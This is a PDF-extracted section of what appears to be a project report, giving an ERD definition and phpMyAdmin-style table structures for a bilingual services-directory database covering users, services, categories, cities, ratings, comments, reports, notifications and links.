
- Is a graphical representation of an information system that shows the relationship between people, objects, places, concepts or events within that system.
- An ERD is a (data modeling) technique that can help define processes and can be used as the foundation for a relational database.



DB Tables



Database Relational Schema



Users Table

#	Name	Type	Collation	Attributes	Null	Default	Comments	Extra	Action
1	user_id	int(11)			No	None	AUTO_INCREMENT		Change Drop Primary Unique Index ▾ More
2	city_id	int(11)			No	None			Change Drop Primary Unique Index ▾ More
3	user_name	varchar(25)	utf8_general_ci		No	None			Change Drop Primary Unique Index ▾ More
4	full_name	varchar(50)	utf8_general_ci		No	None			Change Drop Primary Unique Index ▾ More
5	email	varchar(100)	utf8_general_ci		No	None			Change Drop Primary Unique Index ▾ More
6	password	varchar(255)	utf8_general_ci		No	None			Change Drop Primary Unique Index ▾ More
7	src	varchar(255)	utf8_general_ci		No	None			Change Drop Primary Unique Index ▾ More
8	date	date			No	None			Change Drop Primary Unique Index ▾ More
9	code	varchar(255)	utf8_general_ci		No	None			Change Drop Primary Unique Index ▾ More
10	type	int(1)			No	None			Change Drop Primary Unique Index ▾ More
11	status	int(1)			No	0			Change Drop Primary Unique Index ▾ More

Services Table

#	Name	Type	Collation	Attributes	Null	Default	Comments	Extra	Action
1	service_id	int(11)			No	None		AUTO_INCREMENT	Change Drop Primary Unique ▾
2	subcat_id	int(11)			No	None			Change Drop Primary Unique ▾
3	user_id	int(11)			No	None			Change Drop Primary Unique ▾
4	city_id	int(11)			No	None			Change Drop Primary Unique ▾
5	name_en	varchar(60)	utf8_general_ci		Yes	NULL			Change Drop Primary Unique ▾
6	name_ar	varchar(60)	utf8_general_ci		No	None			Change Drop Primary Unique ▾
7	description_en	varchar(255)	utf8_general_ci		Yes	NULL			Change Drop Primary Unique ▾
8	description_ar	varchar(255)	utf8_general_ci		No	None			Change Drop Primary Unique ▾
9	src	varchar(255)	utf8_general_ci		No	None			Change Drop Primary Unique ▾
10	address	varchar(255)	utf8_general_ci		No	None			Change Drop Primary Unique ▾
11	date	date			No	None			Change Drop Primary Unique ▾
12	Latitude	varchar(255)	utf8_general_ci		No	None	For google API		Change Drop Primary Unique ▾
13	Longitude	varchar(255)	utf8_general_ci		No	None	For google API		Change Drop Primary Unique ▾
14	zoom	int(11)			No	None			Change Drop Primary Unique ▾
15	status	int(1)			No	None			Change Drop Primary Unique ▾

Categories Table

	#	Name	Type	Collation	Attributes	Null	Default	Comments	Extra	Action
 	1	cat_id	int(11)			No	None		AUTO_INCREMENT	Change Drop Primary Unique Index ▾ More
 	2	name_en	varchar(50)	utf8_general_ci		Yes	NULL			Change Drop Primary Unique Index ▾ More
 	3	name_ar	varchar(50)	utf8_general_ci		No	None			Change Drop Primary Unique Index ▾ More
 	4	description_en	varchar(255)	utf8_general_ci		Yes	NULL			Change Drop Primary Unique Index ▾ More
 	5	description_ar	varchar(255)	utf8_general_ci		No	None			Change Drop Primary Unique Index ▾ More
 	6	date	date			No	None			Change Drop Primary Unique Index ▾ More
 	7	ordering	tinyint(4)			No	None			Change Drop Primary Unique Index ▾ More
 	8	status	int(1)			No	None			Change Drop Primary Unique Index ▾ More

Subcategories Table

#	Name	Type	Collation	Attributes	Null	Default	Comments	Extra	Action
1	sub-cat_id	int(11)			No	None		AUTO_INCREMENT	Change Drop Primary Unique Index ▾ More
2	parent	int(11)			No	None			Change Drop Primary Unique Index ▾ More
3	name_en	varchar(50)	utf8_general_ci		Yes	NULL			Change Drop Primary Unique Index ▾ More
4	name_ar	varchar(50)	utf8_general_ci		No	None			Change Drop Primary Unique Index ▾ More
5	description_en	varchar(255)	utf8_general_ci		Yes	NULL			Change Drop Primary Unique Index ▾ More
6	description_ar	varchar(255)	utf8_general_ci		No	None			Change Drop Primary Unique Index ▾ More
7	date	date			No	None			Change Drop Primary Unique Index ▾ More
8	ordering	tinyint(4)			No	None			Change Drop Primary Unique Index ▾ More
9	status	int(1)			No	None			Change Drop Primary Unique Index ▾ More

Service Phone Numbers Table

#	Name	Type	Collation	Attributes	Null	Default	Comments	Extra	Action
1	phone_id	int(11)			No	None	AUTO_INCREMENT	Change Drop Primary Unique Index ▾	More
2	service_id	int(11)			No	None		Change Drop Primary Unique Index ▾	More
3	phone	varchar(13)	utf8_general_ci		No	None		Change Drop Primary Unique Index ▾	More

Cities Table

#	Name	Type	Collation	Attributes	Null	Default	Comments	Extra	Action
1	city_id	int(11)			No	None		AUTO_INCREMENT	Change Drop Primary Unique Index ▾ More
2	name_en	varchar(30)	utf8mb4_general_ci		Yes	NULL			Change Drop Primary Unique Index ▾ More
3	name_ar	varchar(30)	utf8_general_ci		No	None			Change Drop Primary Unique Index ▾ More
4	Longitude	varchar(255)	utf8_general_ci		No	None			Change Drop Primary Unique Index ▾ More
5	Latitude	varchar(255)	utf8_general_ci		No	None			Change Drop Primary Unique Index ▾ More
6	zoom	int(255)			No	None			Change Drop Primary Unique Index ▾ More
7	status	int(1)			No	None			Change Drop Primary Unique Index ▾ More

Rating Table

#	Name	Type	Collation	Attributes	Null	Default	Comments	Extra	Action
1	rate_id	int(11)			No	None		AUTO_INCREMENT	Change Drop Primary Unique Index Spatial ▾ More
2	service_id	int(11)			No	None			Change Drop Primary Unique Index Spatial ▾ More
3	user_id	int(11)			No	None			Change Drop Primary Unique Index Spatial ▾ More
4	status	int(1)			No	None			Change Drop Primary Unique Index Spatial ▾ More

Comments Table

	#	Name	Type	Collation	Attributes	Null	Default	Comments	Extra	Action
<input type="checkbox"/>	1	comment_id	int(11)			No	None		AUTO_INCREMENT	Change Drop Primary Unique Index ▾ More
<input type="checkbox"/>	2	service_id	int(11)			No	None			Change Drop Primary Unique Index ▾ More
<input type="checkbox"/>	3	user_id	int(11)			No	None			Change Drop Primary Unique Index ▾ More
<input type="checkbox"/>	4	comment	varchar(255)	utf8_general_ci		No	None			Change Drop Primary Unique Index ▾ More
<input type="checkbox"/>	5	date	date			No	None			Change Drop Primary Unique Index ▾ More
<input type="checkbox"/>	6	status	int(1)			No	None			Change Drop Primary Unique Index ▾ More

Reports Table

	#	Name	Type	Collation	Attributes	Null	Default	Comments	Extra	Action
☰	1	report_id	 int(11)			No	None	AUTO_INCREMENT	 Change  Drop  Primary  Unique  Index  Spatial ▾	More
☰	2	user_id	 int(11)			No	None		 Change  Drop  Primary  Unique  Index  Spatial ▾	More
☰	3	comment_id	 int(11)			No	None		 Change  Drop  Primary  Unique  Index  Spatial ▾	More


Notifications Table

	#	Name	Type	Collation	Attributes	Null	Default	Comments	Extra	Action
<input type="checkbox"/>	1	noti_id	int(11)			No	None		AUTO_INCREMENT	Change Drop Primary Unique Index ▾ More
<input type="checkbox"/>	2	main_user	int(11)			No	None			Change Drop Primary Unique Index ▾ More
<input type="checkbox"/>	3	service_id	int(11)			No	None			Change Drop Primary Unique Index ▾ More
<input type="checkbox"/>	4	user_id	int(11)			No	None			Change Drop Primary Unique Index ▾ More
<input type="checkbox"/>	5	notification	varchar(255)	utf8_general_ci		No	None			Change Drop Primary Unique Index ▾ More
<input type="checkbox"/>	6	date	datetime			No	None			Change Drop Primary Unique Index ▾ More
<input type="checkbox"/>	7	status	int(1)			No	None			Change Drop Primary Unique Index ▾ More


Links Table

#	Name	Type	Collation	Attributes	Null	Default	Comments	Extra	Action
1	link_id	int(11)			No	None		AUTO_INCREMENT	Change Drop Primary Unique Index ▾ More
2	service_id	int(11)			No	None			Change Drop Primary Unique Index ▾ More
3	website	varchar(255)	utf8_general_ci		Yes	NULL			Change Drop Primary Unique Index ▾ More
4	facebook	varchar(255)	utf8_general_ci		Yes	NULL			Change Drop Primary Unique Index ▾ More


Website Development



